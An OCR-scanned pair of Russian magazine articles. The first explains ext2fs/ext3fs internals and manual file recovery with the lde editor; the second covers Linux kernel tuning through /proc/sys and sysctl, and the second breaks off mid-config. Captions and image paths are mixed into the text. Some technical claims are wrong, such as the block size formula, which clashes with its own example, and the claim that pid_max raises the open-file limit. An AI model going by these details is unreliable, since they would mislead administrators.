[структура файловой системы] В противовес Windows NT, поддерживающей только NTFS и FAT, операционные системы семейства Linux предлагают довольно широкий ассортимент файловых систем на любой вкус: ext2fs, ext3fs, reiserfs, xfs, jfs. При внешней схожести «потребительских» возможностях, их «физическое» устройство сильно отличается, и каждая из них требует своей техники восстановления. В рамках однойединственной статьи поднять эту глыбу нереально, поэтому мы решили остановиться на ext2fs/ext3fs, как на самой популярной файловой системе, устанавливаемой по умолчанию в большинстве Linux-дистрибутивов. Фактически, ext3fs — это ext2fs с поддержкой журналирования. Отличия базовых структур минимальны, но вот процесс удаления файлов в них протекает по-разному. В ext2fs при удалении файла теряется его имя (хотя и не затирается до поры до времени), поэтому автоматическое восстановление имен в ней невозможно, зато само содержимое файла остается нетронутым. Ext3fs поступает с точностью до наоборот — сохраняет имя файла, но частично уничтожает схему его размещения на диске, в результате чего техника восстановления колоссально усложня-



автоматическое восстановление удаленных файлов средствами Midnight Commander'а

ется. К тому же ext3fs менее производительна, так что для домашних компьютеров лучше всего использовать ext2fs. Как она устроена?


В начале раздела расположен boot-сектор, за ним, по смещению 1024 байта, находится супер-блок (super-block), отвечающий за хранение ключевой информации о структуре файловой системы (в ext2fs/ext3fs он играет точно такую же роль, что и boot-сектор в FAT и NTFS). В нем много различных полей, но нас будет интересовать лишь одно: s_log_block_size. Это 32-разрядное поле, расположенное по смещению 18h байт от начала супер-блока. Как и следует из его названия, оно определяет размер одного блока или, в терминологии MS-DOS/Windows, кластера. Размер задается в виде показателя степени, на которую сдвигается размер одного сектора, равный 200h (512 байт). В переводе на язык программиста это звучит так: block_size = 200h << s_log_block_size. Например, если s_log_block_size равен нулю, размер одного блока будет 400h байт, то есть два сектора.

За супер-блоком идут дескрипторы групп и карты свободного пространства, в просторечии — битмапы, которые нам малоинтересны, а вот примыкающую к ним inode-таблицу мы рассмотрим поподробнее, поскольку без знания ее структуры ручное восстановление данных просто немыслимо. Таблица представляет собой массив записей типа inode, каждая из которых хранит всю информацию об одном файле: тип (обычный файл, директория, символьная ссылка и т.д.), схема размещения на диске, логический/физический размер, дата/время создания/модификации/последнего доступа/удаления, количество ссылок на файл и правда доступа:

[формат представления inode (смещение, размер, описание)]

0	2	i_mode	; формат представления
2	2	i_uid	; uid пользователя
4	4	i_size	; размер файла в байтах
8	4	i_atime	; время последнего доступа к файлу
12	4	i_ctime	; время создания файла
16	4	i_mtime	; время модификации файла
20	4	i_dtime	; время удаления файла
24	2	i_gid	; gid группы
26	2	i_links_count	; количество ссылок на файл (0 — файл удален)
28	4	i_blocks	; количество блоков, принадлежащих файлу
32	4	i_flags	; разные флаги
36	4	i_osd1	; значение, зависимое от ОС
40	12 x 4	i_block	; 12 DIRECT BLOCKS (ссылки на первые 12 блоков файла)
88	4	i_iblock	; 1x INDIRECT BLOCK
92	4	i_2iblock	; 2x INDIRECT BLOCK
96	4	i_3iblock	; 3x INDIRECT BLOCK
100	4	i_generation	; поколение файла (используется NFS)
104	4	i_file_acl	; внешние атрибуты
108	4	i_dir_acl	; наивысший размер
112	4	i_faddr	; положение последнего фрагмента
116	12	i_osd2	; значение, зависимое от ОС

Схема размещения файла на диске организована намного проще, чем в NTFS и FAT. Каждый файл занимает один или несколько блоков. Даже если блок занят только частично, он выделяется файлу целиком (в остальных файловых системах таких, например, как UFS, предусмотрена возможность выделения файлу только части блока, а в NTFS и ReiserFS мелкие файлы могут храниться непосредственно в самой inode, что существенно уменьшает фрагментацию и увеличивает производительность), но вернемся к ext2fs/ext3fs. Указатели на 12 первых блоков, занимаемых файлом, хранятся прямо в inode, а точнее — в массиве DIRECT BLOCKS, так же называемом массивом непосредственных блоков. Каждый элемент массива представляет собой 32-битный номер блока. Поскольку типичный размер блока составляет ~4 Кб (конкретное значение зависит от емкости диска и опций форматирования), то массив непосредственных блоков «переваривает» файлы до 4*12 = 48 Кб. Если длина файла превышает эту величину (а у подавляющего большинства файлов она превышает), приходится прибегать к блокам косвенной адресации.



восстановление удаленных файлов с ext2fs раздела с помощью Windows-утилиты R-Studio

Файловые системы ext2fs/ext3fs поддерживают три уровня вложенности. Первый блок косвенной адресации хранит уже не указатели на блоки занятых файлов, а указатели на дополнительные непосредственные блоки, и может адресовать до BLOCK_SIZE/sizeof(DWORD) * BLOCK_SIZE = 4096/4*4 Мб данных. Что ж! Полвека назад это была очень большая величина, но сейчас этим никого не удивишь. На этот случай предусмотрен блок двойной косвенной адресации, хранящий указатели на косвенные блоки, которые хранят ссылки на непосредственные блоки, что позволяет адресовать (BLOCK_SIZE/sizeof(DWORD))**2 * BLOCK_SIZE = 4096/4 ** 4096 = 4 Гб данных. Это уже внушительная величина, при которой размер файла занимает всю разрядную сетку 32-битной переменной. Большинство приложений ограничивают верхний размер обрабатываемых файлов 2 или 4 Гб. Тем не менее, файловая система способна хранить файлы большего размера. Это осуществляется с помощью трижды косвенного блока, указывающего на дважды косвенные блоки, каждый из которых указывает на косвенные блоки, ссылающиеся на блоки непосредственной адресации. Так что возможности ext2fs/ext3fs намного превышают емкости жестких дисков настоящего и будущего.

По сравнению с FAT, такая схема хранения информации о размещении является намного более устойчивой к разрушениям. Она как бы «размазывается» по всему диску, и уничтожить все блоки адресации можно разве что динамитом. К тому же, номера блоков хранятся в прямом виде «как есть», а это значит, что для каждого блока файла можно быстро найти соответствующий ему косвенный блок, даже если inode полностью разрушена.


Имена файлов хранятся в директориях, и в inode их нет. Директории представляют собой специальные служебные файлы, содержащие массив записей типа:

[формат представления массива директорий
(смещение, размер, описание)]

0	4	inode	; ссылка на inod'у
4	2	rec_len	; длина данной записи
6	1	name_len	; длина имени файла
7	1	file_type	; тип файла
8	...	name	; имя файла

Поле inode содержит порядковый номер inode, которому соответствует данное имя файла; поле rec_len задает длину текущей записи, а name_len — длину имени файла. Само имя хранится в ASCII виде.

[что происходит при удалении файла] При удалении файла в системе происходит множество изменений. Опишем лишь самые важные из них. Прежде всего, система определяет номер принадлежащей ему inode. Затем счетчик ссылок уменьшается на единицу, и если при этом он не обращается в нуль, то никакого удаления не происходит, поскольку у файла еще остались ссылки. Нас этот случай не интересует. Если же ссылок больше нет, то все блоки, ранее принадлежащие файлу, в карте свободного пространства помечаются как неиспользуемые, обновляется поле времени удаления, а сама inode освобождается, что осуществляется путем модификации inode bitmap. В ext3fs в дополнении к этому обнуляются указатели на 12 блоков непосредственной адресации и 3 блока косвенной адресации, в результате чего схема размещения файла оказывается частично утраченной. Файл директорий также затрагивают перемены. Ext2fs обнуляет поле inode и увеличивает размер предшествующей записи на величину удаляемой. Предшествующая запись как бы «поглощает» последующую, а связь между именем файла и соответствующей ему inode необратимо теряется. То есть мы можем восстановить файл, но бессильны вернуть ему прежнее имя. Правда, можно получить список всех удаленных имен, и тем или иным способом попробовать угадать «наше» имя. При восстановлении небольшого количества файлов это срабатывает, но если удален весь корневой каталог, то ситуация —



внешний вид редактора lde

ласты. А вот ext3fs оставляет поле inode неизменным, благодаря чему задача восстановления имени становится тривиальной. Проблема в том, что на ext3fs утрачивается схема размещения файла, что чрезвычайно затрудняет восстановление его содержимого.

[подготовка к восстановлению] Если ты только что удалил файл, то лучшим способом восстановления будет RESET. Без шуток! Система сбрасывает дисковые буферы не сразу, а спустя некоторое время, поэтому своевременная перезагрузка или отключение питания часто спасает ситуацию, и после загрузки файл окажется цел и невредим, правда, на самом диске могут образоваться значительные разрушения, так что риск неблагоприятного исхода очень велик, и лучше воспользоваться более традиционными средствами восстановления.

Первым делом размонтируй дисковый раздел или перемонтируй его «только на чтение». Лечение активных разделов обычно заканчивается очень печально. Если восстанавливаемые файлы находятся на системном разделе, в этом случае можно прибегнуть к LiveCD. Лучше всего использовать Knoppix. Он поддерживает большое количество оборудования, не требователен к ресурсам и содержит все необходимые утилиты для восстановления.

Редактируя диск напрямую, его легко испортить. Одно неверное движение руки — и гигабайты данных обращаются в прах. Поэтому при наличии свободного места рекомендуется создать копию раздела и все дальнейшие опыты проводить уже над ней. В мире Windows для этой цели требуется специальные утилиты (например, Norton Ghost), но Linux — совсем другое дело. Здесь все необходимое находится под рукой. Копию раздела проще всего создать командой cp /dev/sdb1 dump, где sdb1 — имя устройства, а dump — имя файла-дампа. Файл-дамп можно разместить на любом свободном разделе или даже перегнать на соседнюю машину по сети. Все дисковые утилиты (lde, debugsf, fschk) не заметят подвоха и будут работать с ним, как с «родным» разделом. Его даже можно смонтировать как файловую систему: mount dump mount_point -o loop, чтобы убедиться, что восстановление прошло успешно. Команда cp dump /dev/sdb1 копирует восстановленный дамп обратно в раздел.

[ручное восстановление данных в дисковом редакторе]

Чаще всего линуксоиды редактируют диски при помощи lde (Linux Disk Editor), представляющий собой профессиональный редактор консольного типа, переваривающий ext2fs, minix, xiafs и отчасти FAT. Бесплатен, распространяется в исходных текстах (lde.sf.net) и работает практически в любом *nix.


Как с ним работать? Сначала открываем восстанавливаемый раздел или файл-дамп: lde /dev/sdb1 или lde dump. Lde самостоятельно определяет тип файловой системы и после нажатия любой клавиши переходит в режим отображения супер-блока. Теперь клавиша <I> переводит нас в режим inode, а <B> в блочный режим. Жмем <I>, и редактор переходит к первой inode, принадлежащей корневому каталогу. Для перехода к следующей inode служит клавиша <Page Down>, а <Page Up>, соответственно, к предыдущей. Таким образом, можно пролистать все inode. Как отличить, какие из них принадлежат удаленным файлам? В этом нам поможет поле LINKS. Если файл удален, оно равно нулю, и тогда DELETION TIME содержит время последнего удаления (мы же ведь помним, когда удаляли файл?). Хорошая идея — просканировать таблицу inode и отсортировать файлы по дате удаления. Файлы, удаленные последними, окажутся в конце списка. Как вариант, можно искать дату удаления контекстным поиском.

Обнаружив подходящую inode, перемещаем курсор к первому блоку в списке DIRECT BLOCKS (где он и находится по умолчанию) и жмем <F2>. В появившемся меню выбираем пункт Block mode, viewing block under cursor, (которому, кстати говоря, соответствует горячая клавиша <Shift-B>). Редактор перемещает нас на первый блок удаленного файла. Просматривая его содержимое в hex-режиме, пытаемся определить «на глаз», похож ли он на наш файл или нет? Для возврата к просмотру списка inode, можно нажать <I>, а для восстановления файла: <Shift-R>, затем еще раз <R> и имя файла-приемника. Все! Файл восстановлен!


В некоторых случаях предпочтительнее восстанавливать файлы по их содержимому. Предположим, удаленный файл содержал строку hello, world. Нажимаем <f> (search), а затем <A> (Search all block). Если забыть нажать <A>, то редактор будет пропускать блоки, принадлежащие удаленным файлам при поиске, что явно не входит в наши планы.

Теперь нажимаем <B> для перевода lde в block-mode, давим </> и вводим ASCII-строку для поиска. Редактор, пошуршав некоторое время жестким диском, находит нужный блок. Смотрим, действительно ли это тот блок, который нам нужен, или произошло недоразумение (ложное срабатывание). Если блок действительно наш, жмем <Ctrl-R>, и редактор сообщает номер inode, которой этот блок принадлежит (он отображается внизу экрана, не спутай его с номером последней просмотренной inode, отображаемой вверху). Клавиша <I> переводит нас в режим inode, после чего остается нажать <#> и ввести номер inode, которую мы хотим просмотреть. Если дата удаления выглядит вполне правдоподобно, нажимаем <Shift-R>/<R> и сбрасываем файл на диск. Все это работает только с ext2fs, и не пригодно для ext3fs, поскольку, как уже говорилось, она затирает схему размещения файлов на диске, и данные приходится восстанавливать буквально по кусочкам.


[заключение] Ручное восстановление файлов под ext2fs совсем несложное дело, и этому может научиться любой желающий. Восстановление данных — это искусство, которому учатся годами, и если у тебя есть желание узнать больше, заходи на мой ftp-сервер nezumi.org.ru. Здесь можно найти уйму интересных материалов по восстановлению. А еще у меня запланирована книжка, которая так и называется: «Техника восстановления данных под Windows и UNIX»



просмотр содержимого inode



восстановление файла по содержимому



Тюнинг ядра Linux

В НЕКОТОРЫХ СЛУЧАЯХ СТАНДАРТНЫЕ НАСТРОЙКИ ЯДРА ОКАЗЫВАЮТСЯ НЕ ОПТИМАЛЬНЫМИ И ПАГУБНО ВЛИЯЮТ НА ПРОИЗВОДИТЕЛЬНОСТЬ ВСЕЙ СИСТЕМЫ В ЦЕЛОМ. ЧТОБЫ ПОЛЬЗОВАТЕЛЮ НЕ ПРИШЛОСЬ КОПАТЬСЯ В ИСХОДНИКАХ И ЗАНОВО ПЕРЕСОБИРАТЬ ЯДРО, БЫЛ ПРИДУМАН УДОБНЫЙ ИНТЕРФЕЙС, ПОЗВОЛЯЮЩИЙ ИЗМЕНЯТЬ МНОГИЕ ПЕРЕМЕННЫЕ ЯДРА ПРЯМО ВО ВРЕМЯ РАБОТЫ ОС |

j1m (j1m@list.ru)

Тонкая настройка ядра с помощью механизма sysctl

[теория] Каталог */proc/sys* является частью виртуальной файловой системы procfs, о которой я рассказывал в прошлой статье. Впервые он появился в ядре версии 1.3.57 в качестве интерфейса, позволяющего получить доступ к переменным ядра. В настоящий момент при помощи */proc/sys* можно изменить настройки: файловых систем, виртуальной памяти, сетевого стека и внутренних структур ядра. Также во многих дистрибутивах можно найти удобную и близкую пользователям BSD-систем утилиту */sbin/sysctl,* выполняющую те же функции.

вот что говорит man о /proc/sys

[практические занятия] Теперь перейдем непосредственно к тюнингу. Каталог */proc/sys* содержит пять основных элементов:

1. kernel — структуры ядра
2. vm — подсистема виртуальной памяти
3. dev — управление оборудованием
4. net — сетевые настройки
5. fs — файловые системы

Через файлы, находящиеся в приведенных каталогах, можно управлять соответствующими подсистемами ядра. Получение текущих настроек происходит путем чтение файла, а изменение — записью в этот файл. Разумеется, производить запись имеет право только root. Приведу пример. Узнаем текущее сетевое имя нашей машины:

```
$ cat /proc/sys/kernel/hostname
localhost
```

Изменим его:

```
# echo linuxoid > /proc/sys/kernel/hostname
# cat /proc/sys/kernel/hostname
linuxoid
```

Как видишь, все очень просто и понятно. А теперь выполним тоже самое, но используя утилиту sysctl:

```
# sysctl kernel.hostname
kernel.hostname = localhost
# sysctl -w kernel.hostname=linuxoid
kernel.hostname = linuxoid
```

Наверное, ты заметил, что имя переменной — это всего лишь имя файла без префикса */proc/sys* и с точкой вместо символа '/'.

Для большего удобства существует конфиг */etc/sysctl.conf*, где ты можешь прописать любые доступные переменные и их значения. Теперь тебе не надо заботиться о том, что настройки пропадут после перезагрузки.

[мир ядра] Изменение настроек ядра — мера не всегда оправданная, но в некоторых случаях все-таки полезная. Поэтому мы внимательно рассмотрим каталог */proc/sys/kernel*.

В каталоге */proc/sys/kernel* можно найти три файла, не доступных для записи: ostype, osrelease и version. Содержимое их таково: тип ОС (разумеется, всегда Linux), версия ядра (например, 2.6.11) и время сборки ядра, причем первое число строки указывает на число сборок из одного дерева исходников. Честно говоря, я так и не понял, зачем нужны эти файлы при живом */proc/version*.

Еще два файла, бросающиеся в глаза: hostname и domainname. Как можно догадаться, отображают сетевое имя и домен машины и, в отличие от предыдущих, доступны для записи. Пример их использования я приводил выше.

Я надеюсь, ты в курсе, что происходит с системой, когда ты нажимаешь комбинацию из трех клавиш <Ctrl-Alt-Del>? На самом деле происходит банальная вещь: ядро переводит процесс init в режим 6, что приводит к перезагрузке с корректным завершением всех сервисов. Такой эффект будет происходить при каждом нажатии волшебной комбинации, пока в файле /proc/sys/kernel/ctrl-alt-del находится значение ноль. Если же поместить в этот файл число, превышающее ноль, то ядро будет немедленно отправлять ПК в перезагрузку (без вызова init, синхронизации буферов и т.д.).

Для загрузки модулей «на лету» ядро использует стандартную программу */sbin/modprobe*. В этом можно убедиться, заглянув в файл */proc/sys/kernel/modprobe*. Если команда modprobe находится где-то в другом месте или носит другое имя, об этом можно оповестить систему, записав в этот файл измененное значение.

Подобную функцию выполняет файл */proc/sys/kernel/hotplug*. Программа, имя которой записано в этот файл, будет запускаться каждый раз при подключении к ПК нового hotplug-устройства. Ты можешь записать в него /bin/true, если в системе не предусмотрено подключение таких девайсов.

На архитектуре i386 максимальный UID и GID равен 65535 (16 разрядов). В случае, если будет задан идентификатор, превосходящий это число, ядро само выставит дефолтное значение, которое записано в файлах */proc/sys/kernel/overflowuid* и */proc/sys/kernel/overflowgid*. По умолчанию в обоих файлах находится число 65534, и нет особого смысла его изменять.

Если ядро поддерживает межпроцессные коммуникации SystemV (опция General setup → System V IPC), то каталог */proc/sys/kernel* будет содержать еще семь дополнительных файлов: sem, msgmax, msgmnb, msgmni, shmall, shmmax, shmmni. Вообще говоря, SystemV IPC стала самой бесполезной особенностью оригинального UNIX, перенесенной в Linux. В настоящее время из трех видов коммуникаций используется только совместно используемая память, управление которой происходит через файлы shmall (максимальное количество сегментов), shmmax (максимальный размер сегмента) и shmmin (минимальный размер сегмента).

Если у тебя есть приложение, работающее одновременно с огромным количеством файлов (база данных, веб-сервер и т.п.), то будет полезным увеличить число одновременно открытых файлов, записав в */proc/sys/kernel/pid_max* необходимое значение.

Теперь перейдем к более системным вещам. Наверняка ты сталкивался с такой проблемой, как «паника ядра». Это происходит, когда ядро по каким-либо причинам не может выполнять дальнейшую работу (самая частая причина — отсутствие поддержки корневой файловой системы). По умолчанию машина просто останавливается, но неплохо было бы установить небольшой таймаут, по истечению которого выполнялась бы перезагрузка. Это легко сделать, прописав в файл */proc/sys/kernel/panic* число, отражающее интервал в секундах. Менее плачевная ситуация — это oops, когда ядро еще в состоянии продолжать работу, что и делает по дефолту. Но прописав в */proc/sys/kernel/panic_on_oops* единицу, ты заставишь ядро паниковать и в этом случае.

При формировании core-файла его имя принимает вид имени обрушившейся программы плюс расширение, которое извлекается из */proc/sys/kernel/core_pattern*. Соответственно, если тебе чем-то не приглянулось расширение .core, ты можешь его легко изменить. В дополнение к этой возможности можно записать в файл */proc/sys/kernel/core_uses_pid* единицу, и к расширению core будет прибавляться еще и PID процесса. Удобно, если требуется отлаживать несколько экземпляров процесса раздельно.

В ядре Linux присутствует такое понятие, как «испорченность». Оно выражается в числе, которое находится в файле */proc/sys/kernel/tainted*. Если был загружен модуль с лицензией не совместимой с GPL, то число примет вид единицы. Двойка означает, что какой-то модуль загрузили принудительно (insmod -f). И четыре, если в многопроцессорной системе используются процессоры, не предназначенные для этого.

[закидываем сети] Сетевых опций в Linux не просто много, а очень много (сказывается серверная история ОС). Поэтому я не буду рассматривать все настройки, а остановлюсь только на самых важных и полезных.

Основные каталоги, на которые следует обратить внимание: */proc/sys/net/core* — настройки сетевого стека, */proc/sys/net/ipv4* — настройки протокола TCP/IP, */proc/sys/net/ipv4/conf* — настройки сетевых интерфейсов.

Файлы каталога */proc/sys/net/core* лучше вообще не трогать, чтобы ничего не испортить. Но если в твоем распоряжении находится нагруженный сервер, то рекомендуется увеличить размер входных и выходных буферов до 1 Мб путем записи числа 1048576 в файлы rmem_default, rmem_max, wmem_default и wmem_max.

Грамотный тюнинг стека TCP/IP может поднять производительность и защитить от некоторых видов сетевых атак. Для начала укажем ядру не отвечать на широковещательные ping'и, чтобы наш хост не могли использовать для DDOS-атак. Для этого запишем в файл icmp_echo_ignore_broadcasts единицу. Теперь защитимся от syn-flood атак путем включения опции (единица) tcp_syncookies. Если твоя машина не используется как маршрутизатор, то можешь отключить также и опцию ip_forward.

Попытаемся обмануть программы такие, как nmap, которые умеют определять ОС по свойствам сетевого стека. Для этого изменим дефолтное (64) значение TTL и запишем в файл ip_default_ttl число 128. Теперь немного оптимизаций. Уменьшим число попыток поддержать соединение и запишем в tcp_keepalive_probes цифру два. Уменьшим частоту посылки пакетов о поддержании соединения до 30 минут (по умолчанию 2 часа), запишем 1800 в tcp_keepalive_time. Отключим так называемый window scaling через файл tcp_window_scaling. Уменьшим время ожидания FIN пакета до полного закрытия соединения (tcp_fin_timeout=30). Также можно отключить опции tcp_sack, tcp_timestamps и для нагружен-

```
dev.cdrom.info =
net.unix.max_dgram_qlen = 10
net.ipv4.ip_conntrack_max = 8184
net.ipv4.netfilter.ip_conntrack_tcp_max_retrans = 3
net.ipv4.netfilter.ip_conntrack_tcp_be_liberal = 0
net.ipv4.netfilter.ip_conntrack_tcp_loose = 3
net.ipv4.netfilter.ip_conntrack_tcp_timeout_max_retrans = 300
net.ipv4.netfilter.ip_conntrack_log_invalid = 0
net.ipv4.netfilter.ip_conntrack_generic_timeout = 600
net.ipv4.netfilter.ip_conntrack_icmp_timeout = 30
net.ipv4.netfilter.ip_conntrack_udp_timeout_stream = 180
net.ipv4.netfilter.ip_conntrack_udp_timeout = 30
net.ipv4.netfilter.ip_conntrack_tcp_timeout_close = 10
net.ipv4.netfilter.ip_conntrack_tcp_timeout_time_wait = 120
net.ipv4.netfilter.ip_conntrack_tcp_timeout_last_ack = 30
net.ipv4.netfilter.ip_conntrack_tcp_timeout_close_wait = 60
net.ipv4.netfilter.ip_conntrack_tcp_timeout_fin_wait = 120
net.ipv4.netfilter.ip_conntrack_tcp_timeout_established = 432000
Lines 1-46
```

дамп переменных sysctl

```
-rw-r--r--  1 root root 0 2005-08-28 17:23 overflowgid
-rw-r--r--  1 root root 0 2005-08-28 17:23 overflowuid
-rw-r--r--  1 root root 0 2005-08-28 17:23 panic
-rw-r--r--  1 root root 0 2005-08-28 17:23 panic_on_oops
-rw-r--r--  1 root root 0 2005-08-28 17:23 pid_max
-rw-r--r--  1 root root 0 2005-08-28 17:23 printk
-rw-r--r--  1 root root 0 2005-08-28 17:23 printk_ratelimit
-rw-r--r--  1 root root 0 2005-08-28 17:23 printk_ratelimit_burst
dr-xr-xr-x  2 root root 0 2005-08-28 17:23 pty/
dr-xr-xr-x  2 root root 0 2005-08-28 17:23 random/
-rw-r--r--  1 root root 0 2005-08-28 17:23 sem
-rw-r--r--  1 root root 0 2005-08-28 17:23 shmall
-rw-r--r--  1 root root 0 2005-08-28 17:23 shmmax
-rw-r--r--  1 root root 0 2005-08-28 17:23 shmmni
-rw-r--r--  1 root root 0 2005-08-28 17:23 sysrq
-r--r--r--  1 root root 0 2005-08-28 17:23 tainted
-rw-r--r--  1 root root 0 2005-08-28 17:23 threads-max
-r--r--r--  1 root root 0 2005-08-28 17:23 version
>>
```

наполнение каталога /proc/sys/kernel

```
# cdrom autoeject
dev.cdrom.autoeject = 1

###### NET ############

# forwarding
#net.ipv4.ip_forward=1

